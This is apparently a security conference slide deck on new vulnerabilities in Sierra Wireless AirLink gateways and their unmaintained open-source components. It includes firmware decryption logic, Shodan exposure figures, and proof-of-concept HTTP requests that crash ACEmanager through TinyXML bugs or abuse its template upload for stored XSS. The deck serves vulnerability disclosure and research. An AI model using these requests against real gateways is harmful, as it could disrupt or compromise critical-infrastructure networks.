



Old code dies hard:

Finding new vulnerabilities in old third-party software components and the importance of having SBoM for IoT/OT devices

Stanislav Dashevskyi, Francesco La Spina



- Stanislav Dashevskiy
- Francesco La Spina
- Daniel dos Santos
- Amine Amri
- Rob Hulsebos
- Jos Wetzels
- ChatGPT and DALLE-3*

*for generating the medieval raccons



What We Do



Vulnerability Research



Threat Reports



Threat Intelligence & Detection



- Most attacks leverage vulnerabilities in IT infra. The **OT/IoT network perimeter** has less attention, **could it be as attractive to attackers?**
- Manufacturers keep relying upon **security through obscurity** and the **many eyes principle**
- We (among others) hypothesise that **potential attackers are benefiting from these principles on a much larger scale**
- We looked at a popular family of devices that can be often found at the edge of IT and OT/IoT networks – **Sierra Wireless AirLink gateways**



- Why looking at Sierra Wireless gateways in 2023?
- Performing a research on (not so) closed-source software packages
- New vulnerabilities in the old code
- Rooting a device
- Potential impact
- Takeaways for researchers and manufacturers



Why looking at Sierra Wireless AirLink gateways in 2023?

Why SW AirLink gateways?

- SW AirLink is one the most popular brand of IoT/OT gateways (along with Teltonika, InHand, and MOXA)
- SW devices are also very popular on Shodan (more on that later)
- These gateways connect critical devices in electrical substations, oil and gas fields, and smart cities
- Used in police vehicles, for industrial asset monitoring and manufacturing, remote healthcare locations, and electric vehicle charge stations



The Top 3 Smart Meter Manufacturers

rely on Sierra Wireless modules to manage and monitor energy usage.



4 out of 5 Top 20 utilities

use AirLink routers for smart grid deployments and vehicle fleets.



>25% of Top 50 transit agency vehicles

depend on Sierra Wireless routers to improve passenger services & operations.



>50% of Top 100 police departments

rely on Sierra Wireless routers in cruisers and incident response vehicles.



3 out of 4 High Performance EMS systems

trust Sierra Wireless routers to support paramedics in the field.

166,000,000+
devices shipped worldwide


160+ countries
where our products and services are deployed.

Why SW AirLink gateways?

- Example: an Axis IP camera connected to an AirLink LX40 gateway

Deployable surveillance over LTE with Axis and Sierra Wireless

Employing LTE when a traditional network is impractical or unavailable.



Solution components as shown

Axis Communications

- > AXIS Q6315-LE Network Camera
- > AXIS T98A18-VE Surveillance Cabinet
- > AXIS T91L61 Wall Mount
- > AXIS Electrical Safety Kit A 120V AC
- > 25W DC step down transformer
- > AXIS T8154 60 W SFP Midspan
- > AXIS T91A03 DIN Rail Clip A

Sierra Wireless

- > AirLink® LX40 LTE/Wi-Fi router (#1104573)
- > 4-in-1 Panel Antenna (#6001285)
- > DIN Rail Bracket (#6001221)

The images are taken from <https://www.axis.com/>

Why SW AirLink gateways?


- We found thousands of SW devices exposed via Internet (Shodan)
- We used fingerprints for **ACEmanager** – a web UI used for managing the device, which should never be exposed to Internet

ACEmanager's favicon:

TOTAL RESULTS

86,174

TOP COUNTRIES



United States	68,605
Canada	5,580
Australia	3,853
France	2,329
Thailand	1,001

[More...](#)

Why SW AirLink gateways?

- Has there been any previous vulnerability research?


Disclosure / Year	Affected versions	Affected components	#Vulns
Cisco Talos, 2019	ALEOS prior to 4.4.9, 4.9.4 or 4.12.0	ACEmanager , snmpd	13
Customer reports, 2019	ALEOS prior to 4.4.9, 4.9.5 or 4.12.0	SSH service	1
Internal testing, 2020	ALEOS prior to 4.4.9, 4.9.5 or 4.13.0	ACEmanager , LAN-side RPC server, ALEOS AT command interface, ALEOS SMS handler, ALEOS ACEView service	11
IOactive, 2020	ALEOS prior to 4.4.9, 4.9.5 or 4.14.0	UpdateRebootMgr service, LAN-side RPC server	2
Internal testing, 2021	ALEOS 4.4.9 and earlier, ALEOS prior to 4.9.6 or 4.15.0	ACEmanager , ALEOS AT command interface, ALEOS SMS handler	7
OTORIO, 2022	ALEOS 4.4.9 and earlier (EOL), ALEOS prior to 4.9.8 or 4.16.0	ACEmanager	2

No vulnerable third-party components?





Performing research on (not so) closed- source packages



1. Obtaining devices and firmware/software packages.



2. Decrypting/unpacking software packages.



3. Black-box functional analysis.



4. Component identification and prioritization.



5. Static and dynamic analysis of selected binaries and sources.



Choosing a target device

- We focused on devices that ship with **ALEOS** (AirLink Enterprise Operating System)
- Parts of ALEOS have been well-researched in the past, but not the third-party components. **We also could not find any SBoMs**, so this was an additional criteria
- We picked **AirLink LX60** for its versatility, availability, and a relatively low cost (we could easily get one from a local reseller)
- Firmware package (**ALEOS 4.16.0**) can be downloaded from the Sierra Wireless website



Use Cases

Primary or backup network connectivity for:



Retail



Small branch offices



POS



Industrial IoT



Taxis and commercial
fleets



Building automation

- The firmware package for some EOL devices is unencrypted, many internal binaries contain debugging symbols

```
standash@theLab42-2:~/stuff/vr/ALEOS/ALEOS_4.4.9/temp$ file ALEOS_Software_4.4.9.003.bin  
ALEOS_Software_4.4.9.003.bin: POSIX tar archive (GNU)
```

```
standash@theLab42-2:~/stuff/vr/ALEOS/ALEOS_4.4.9/temp$ tar xvf ALEOS_Software_4.4.9.003.bin  
rootfs.tar.gz  
images.md5  
uImage  
aleos.tar.gz  
init.sh  
manifest.txt  
u-boot-env-params
```

```
standash@theLab42-2:~/stuff/vr/ALEOS/ALEOS_4.4.9/temp$ file ./sbin/ACEmanager  
./sbin/ACEmanager: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), dynamically linked,  
interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.14, not stripped
```

- This was extremely helpful in understanding some parts of ALEOS

Peeking into firmware packages

- The latest ALEOS firmware packages are encrypted
- However, Ruben Santamarta from IOActive Labs has reversed the firmware decryption logic*
- The firmware is still using AES CTR without any hardcoded key or IV:

```
a = "\x00"*32  
b = version+seed  
copy(a, rounds_sha256(b), 32)  
materials = rounds_sha256(a+b)  
iv = materials[0:31]  
key = materials[32:63]
```

Custom "version"

```
1 BUILD_TYPE=FULL  
2 ALEOS_VERSION=4.16.0.021  
3 ALEOS_UPD_VERSION=4.16.0.021  
4 PRODUCT_TYPE=TOYOTA  
5 BOOT_VERSION=4.1.15.7  
6 # This file contains the information about the radio module firmware  
7 # version that is required for this build.  
8 #  
9 # There are four identifiers that are required to correctly identify  
10 # the target radio module firmware.  
'manifest.txt' 339 lines --0%--  
2,1
```

```
— dtb-lx40  
— dtb-lx40w  
— dtb-lx60  
— dtb-lx60w  
— dtb.recovery  
— images.md5  
— initramfs.recovery  
— init.sh  
— manifest.txt  
— rootfs.sqfs  
— swinstaller  
— u-boot-lx.imx  
— zImage  
— zImage.recovery
```

Custom "seed"

```
.rodata:00107348 aSha256_ DCB "sha256", 0  
.rodata:00107348  
.rodata:0010734F ALIGN 0x10  
.rodata:00107350 unk_107350 DCB 0x45 ; E  
.rodata:00107350  
.rodata:00107351 DCB 0xA4  
.rodata:00107352 DCB 5  
.rodata:00107353 DCB 0xD7  
.rodata:00107354 DCB 0x96  
.rodata:00107355 DCB 0xEC  
.rodata:00107356 DCB 0x12  
.rodata:00107357 DCB 0xD4  
.rodata:00107358 aAes_0 DCB "aes", 0
```


*<https://labs.ioactive.com/2020/09/no-buffers-harmed-rooting-sierra.html>

- We used Docker to set up and run ACEmanager (and some other binaries) originally shipped with ALEOS 4.16.0 (chroot, modified configs, qemu arm system emulator)
- Very handy to emulate parts of the system, since there were no debugging capabilities on the device

```
Jun 20 13:22:08 warning ALEOS_SYSTEM_SM: Resetting bad container: 'Config11.smc'
Jun 20 13:22:08 warning ALEOS_SYSTEM_SM: Write header for 'Config11.smc', status:'0'
Jun 20 13:22:08 notice ALEOS_SYSTEM: Waiting for SM to be Ready...
Jun 20 13:22:09 warning ALEOS_SYSTEM_SM: Error handler corrected for container 'Config11.smc', health:'5'
Jun 20 13:22:09 warning ALEOS_SYSTEM_SM: Resetting bad shadow: 'Config12.smc'
Jun 20 13:22:09 warning ALEOS_SYSTEM_SM: Write header for 'Config12.smc', status:'0'
Jun 20 13:22:10 warning ALEOS_SYSTEM_SM: Error handler corrected for shadow 'Config12.smc', health:'5'
Jun 20 13:22:10 warning ALEOS_SYSTEM_SM: Resetting bad container: 'SnF11.smc'
Jun 20 13:22:10 warning ALEOS_SYSTEM_SM: Write header for 'SnF11.smc', status:'0'
Jun 20 13:22:11 warning ALEOS_SYSTEM_SM: Error handler corrected for container 'SnF11.smc', health:'5'
Jun 20 13:22:11 warning ALEOS_SYSTEM_SM: Resetting bad shadow: 'SnF12.smc'
Jun 20 13:22:11 warning ALEOS_SYSTEM_SM: Write header for 'SnF12.smc', status:'0'
Jun 20 13:22:12 warning ALEOS_SYSTEM_SM: Error handler corrected for shadow 'SnF12.smc', health:'5'
Jun 20 13:22:12 warning ALEOS_SYSTEM_SM: Resetting bad container: 'SnF21.smc'
Jun 20 13:22:12 warning ALEOS_SYSTEM_SM: Write header for 'SnF21.smc', status:'0'
Jun 20 13:22:13 warning ALEOS_SYSTEM_SM: Error handler corrected for container 'SnF21.smc', health:'5'
Jun 20 13:22:13 warning ALEOS_SYSTEM_SM: Resetting bad shadow: 'SnF22.smc'
Jun 20 13:22:13 warning ALEOS_SYSTEM_SM: Write header for 'SnF22.smc', status:'0'
Jun 20 13:22:14 warning ALEOS_SYSTEM_SM: Error handler corrected for shadow 'SnF22.smc', health:'5'
Jun 20 13:22:14 notice ALEOS_SYSTEM: Storage Manager is now ready - Continue
Jun 20 13:22:14 notice ALEOS_SYSTEM: Starting Configuration Manager...
Jun 20 13:22:14 crit ALEOS_SYSTEM_[CSMAccessor]: ACMIMsgQ: /cm mq_open failed while send 'No such file or directory'
Jun 20 13:22:14 crit ALEOS_SYSTEM_CSM: ACMIMsgQ: /sm mq_open failed while send 'No such file or directory'
Jun 20 13:22:24 crit ALEOS_SYSTEM_CSM: ACMIMsgQ: /sm mq_open failed while send 'No such file or directory'
Jun 20 13:22:34 err ALEOS_SYSTEM_[CSMAccessor]: CSM not responding
Jun 20 13:22:34 err ALEOS_SYSTEM_[CSMAccessor]: CSM request failed
```

```
B+> 0x4001d380 <main+16> l
0x4001d384 <main+20> a
0x4001d388 <main+24> l
0x4001d38c <main+28> l
0x4001d390 <main+32> l
0x4001d394 <main+36> s
0x4001d398 <main+40> a
0x4001d39c <main+44> s
0x4001d3a0 <main+48> m
0x4001d3a4 <main+52> s
0x4001d3a8 <main+56> s
0x4001d3ac <main+60> a
0x4001d3b0 <main+64> s
0x4001d3b4 <main+68> s
0x4001d3b8 <main+72> s
0x4001d3bc <main+76> a
0x4001d3c0 <main+80> s
0x4001d3c4 <main+84> s
0x4001d3c8 <main+88> s
0x4001d3cc <main+92> a
0x4001d3d0 <main+96> s
0x4001d3d4 <main+100> s
0x4001d3d8 <main+104> s
0x4001d3dc <main+108> a
0x4001d3e0 <main+112> l
0x4001d3e4 <main+116> a
0x4001d3e8 <main+120> a
0x4001d3ec <main+124> b
0x4001d3f0 <main+128> m

remote Thread 1.203 In: main
(gdb) bt
#0 0x4001d380 in main ()
(gdb) |
```



- ALEOS is large, so we had to prioritize the analysis for the best ROI for the attackers
- **ACEmanager** has been found vulnerable in the past, but it's commonly exposed to the Internet
- **AT commands interface** (configuration via Telnet) also looked promising
- **Did not find any SBoM**, but there are quite a few open source components shipped along
- **No one has looked at how FOSS components are integrated to ALEOS.** TinyXML had only 1 past vulnerability, while OpenNDS had none.

Component	Version
OpenVPN	2.5.5
OpenSSL	1.0.2
rp-pppoe	3.10
Dropbear SSH	2020.81
jQuery	1.11.0
OpenNDS	9.1.1
CoovaChilli	1.4
Strongswan	5.9.5
Dnsmasq	2.84rc2
TinyXML	~2.6.2
libmicrohttpd	~0.9.75



New vulnerabilities in the old code

- In total, we found **21 security bugs** that affect ALEOS and/or integrated open source components
- **15 are found on the open source components (10 affect ALEOS directly)**
- Hardcoded credentials, state confusion
- Multiple Denial-of-Service issues (DoS)
- Stored Cross-Site Scripting (XSS)
- Multiple Code / Command Execution issues (RCE)*



*Only 1 affects ALEOS directly

TinyXML: A low hanging fruit

- **TinyXML** is a project for parsing XML. It has been completely replaced by TinyXML-2 a few years ago and **is unsupported**.
- We found that TinyXML is used in ACEmanager (the code is compiled into the binary)
- We first checked if there are any existing vulnerabilities that might affect ACEmanager through TinyXML
- We then took the latest code of TinyXML and created a simple fuzzer with libFuzzer... in a few seconds we got the first results



```
POST /xml/Connect.xml HTTP/1.1
Host: localhost:1080
Content-Length: 123

<request xmlns="urn:acemanager">
<connect>
<login>user</login>
<password><![CDATA[12345]]></password>
</connect>
</request>
```

TinyXML: infinite loop

- **CVE-2021-42260 / CVE-2023-40458**: infinite loop condition that was never fixed
- The bug report and a simple PoC can be still found on sourceforge:
<https://sourceforge.net/p/tinyxml/bugs/141/>

```
1: void TiXmlParsingData::Stamp( const char* now, TiXmlEncoding encoding )
2: {
3:     // ...
4:     while ( p < now )
5:     {
6:         const unsigned char* pU = (const unsigned char*)p;
7:         switch (*pU) {
8:             // ...
9:             case TIXML_UTF_LEAD_0:
10:                if ( encoding == TIXML_ENCODING_UTF8 )
11:                {
12:                    if ( *(p+1) && *(p+2) )
13:                    {
14:                        if ( *(pU+1)==TIXML_UTF_LEAD_1 && *(pU+2)==TIXML_UTF_LEAD_2 )
15:                            p += 3;
16:                        else if ( *(pU+1)==0xbfU && *(pU+2)==0xbeU )
17:                            p += 3;
18:                        else if ( *(pU+1)==0xbfU && *(pU+2)==0xbfU )
19:                            p += 3;
20:                        else
21:                            { p +=3; ++col; }
22:                    }
23:                }
24:            }
25:            else
26:            {
27:                ++p;
28:                ++col;
29:            }
30:            }
31:            break;
32:            // ...
33:        }
34:    }
35: }
36: // ...
37: }
```

0xef

When p+1 or p+2 are NULL...

...there is no "else" branch



```
POST /xml/Connect.xml HTTP/1.1
Host: localhost:1080
Content-Length: 15

<&&&</kek>
```

0xef 0xbb 0xbf 0x0a 0x3c
0xef 0x01 0x00 ...

TinyXML: reachable assertion

- CVE-2023-34194 / CVE-2023-40462: a reachable assertion (crash)

```
1: const char* TiXmlDeclaration::Parse( const char* p, TiXmlParsingData* data,
                                     TiXmlEncoding _encoding )
2: {
3:     p = SkipWhiteSpace( p, _encoding );
4:     // Find the beginning, find the end, and look for
5:     // the stuff in-between.
6:     TiXmlDocument* document = GetDocument();
7:     if ( !p || !*p || !StringEqual( p, "<?xml", true, _encoding ) )
8:     {
9:         if ( document ) document->SetError( TIXML_ERROR_PARSING_DECLARATION, 0, 0, _encoding );
10:        return 0;
11:    }
12:    if ( data )
13:    {
14:        data->Stamp( p, _encoding );
15:        location = data->Cursor();
16:    }
17:    p += 5;
18:
19:    version = "";
20:    encoding = "";
21:    standalone = "";
22:
23:    while ( p && *p )
24:    {
25:        if ( *p == '>' )
26:        {
27:            ++p;
28:            return p;
29:        }
30:
31:        p = SkipWhiteSpace( p, _encoding );
32:        if ( StringEqual( p, "version", true, _encoding ) )
33:        {
34:            TiXmlAttribute attrib;
35:            p = attrib.Parse( p, data, _encoding );
36:            version = attrib.Value();
37:        }
38:
39:        // [...]
40:    }
41: }
```

The “!p || !*p”
check is missing

```
1: bool TiXmlBase::StringEqual( const char* p,
                              const char* tag,
                              bool ignoreCase,
                              TiXmlEncoding encoding )
2: {
3:
4:
5: {
6:     assert( p );
7:     assert( tag );
8:     if ( !p || !*p )
9:     {
10:        assert( 0 );
11:        return false;
12:    }
13:    // [...]
14: }
```

```
POST /xml/Connect.xml HTTP/1.1
Host: localhost:1080
Content-Length: 7

<?xml
```

0x3c 0x3f 0x78 0x6d 0x6c 0x0a 0x00

While looking at the filesystem of ALEOS and ACEmanager, we found several issues:

- **CVE-2023-40450**: null-pointer dereference when parsing login credentials in ACEmanager
- **CVE-2023-40460 and CVE-2023-40461**: stored XSS via unrestricted file upload in ACEmanager
- **CVE-2023-40464**: hardcoded TLS private key and cert used in ACEmanager by default
- **CVE-2023-40463**: hardcoded root password hash



XSS via unrestricted file upload

- **CVE-2023-40460** allows to replace legitimate HTML pages with arbitrary content
- We think, it might be an incomplete fix for **CVE-2018-4063**
- Requires valid credentials from ACEmanager's user

```
POST /cgi-bin/template_upload.cgi HTTP/1.1
Host: 192.168.56.129:1080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 5c5775cff3630afc9352ca823b15a5b0
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----12575322142230347855917248670
Content-Length: 268
Origin: http://192.168.56.129:1080
Connection: keep-alive
Referer: http://192.168.56.129:1080/admin/ACEmanagerX.html
Cookie: token=5803278a70599d36d692a2c9909b7984; csrf-token=5c5775cff3630afc9352ca823b15a5b0
```

```
-----12575322142230347855917248670
Content-Disposition: form-data; name="upload-file"; filename="dummy.xml"
Content-Type: text/xml
```

```
<?xml version="1.0" ?>
<hello>world</hello>
```

```
-----12575322142230347855917248670--
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 09:20:54 GMT
Connection: close
X-Frame-Options: SAMEORIGIN
Content-Type: text/plain
```

Successfully uploaded template.

Template

Close

Apply Template

Upload and apply a template configuration to your device. This will automatically apply the template requiring a reboot after completion.

Browse... dummy.xml

Upload

Reboot after template upload

Template Upload Complete!

Status: Settings Written to Device. Reboot is required!


```
Content-Disposition: form-data; name="upload-file"; filename="dummy.xml"
Content-Type: text/xml
```

```
<?xml version="1.0" ?>
<hello>world</hello>
```

XSS via unrestricted file upload

- The content of the uploaded files is (almost) not validated, the files end up in **`/var/tmp/acemanager/userupload`**
- That folder has a symlink **`“/www/auth/user/upload”`**
- ACEmanager’s binary does a weird thing with wildcards:

```
std::string::basic_string(v84, "/admin/", v80);  
std::string::basic_string(v86, "auth/user/upload", v81);  
HttpServer::AddWildcardContent(v18, v84, v86, 3, ACEmanager::_CheckAdminPrivileges, a1);  
if ( v86[0] != v87 )  
    operator delete(v86[0]);  
if ( v84[0] != v85 )  
    operator delete(v84[0]);  
v19 = *(_DWORD *) (a1 + 4);  
std::string::basic_string(v84, "/admin/tools/", v80);  
std::string::basic_string(v86, "auth/user/tools", v81);  
HttpServer::AddWildcardContent(v19, v84, v86, 3, ACEmanager::_CheckAdminPrivileges, a1);  
if ( v86[0] != v87 )  
    operator delete(v86[0]);  
if ( v84[0] != v85 )  
    operator delete(v84[0]);  
v20 = *(_DWORD *) (a1 + 4);  
std::string::basic_string(v84, "/admin/", v80);  
std::string::basic_string(v86, "auth/viewer", v81);  
HttpServer::AddWildcardContent(v20, v84, v86, 3, ACEmanager::_CheckNoPrivileges, a1);  
if ( v86[0] != v87 )  
    operator delete(v86[0]);  
if ( v84[0] != v85 )  
    operator delete(v84[0]);  
v21 = *(_DWORD *) (a1 + 4);  
std::string::basic_string(v84, "/admin/", v80);  
std::string::basic_string(v86, "auth/viewer/upload", v81);  
HttpServer::AddWildcardContent(v21, v84, v86, 3, ACEmanager::_CheckNoPrivileges, a1);  
if ( v86[0] != v87 )
```




XSS via unrestricted file upload

- You can upload files with any extension (.cgi are not executable after the fix for CVE-2018-4063)
- The content validation is very easy to bypass


```
183     if ( std::string::find(file_contents, "<?xml version=", 0, 14) == -1 )
184     {
185 LABEL_52:
186     AleosLogWrite(3, "Uploaded document structure is incorrect or unrecognizable");
187     HttpServer::Send(*(HttpServer **) (a1 + 4), "Invalid file format");
188     unlink(name[0]);
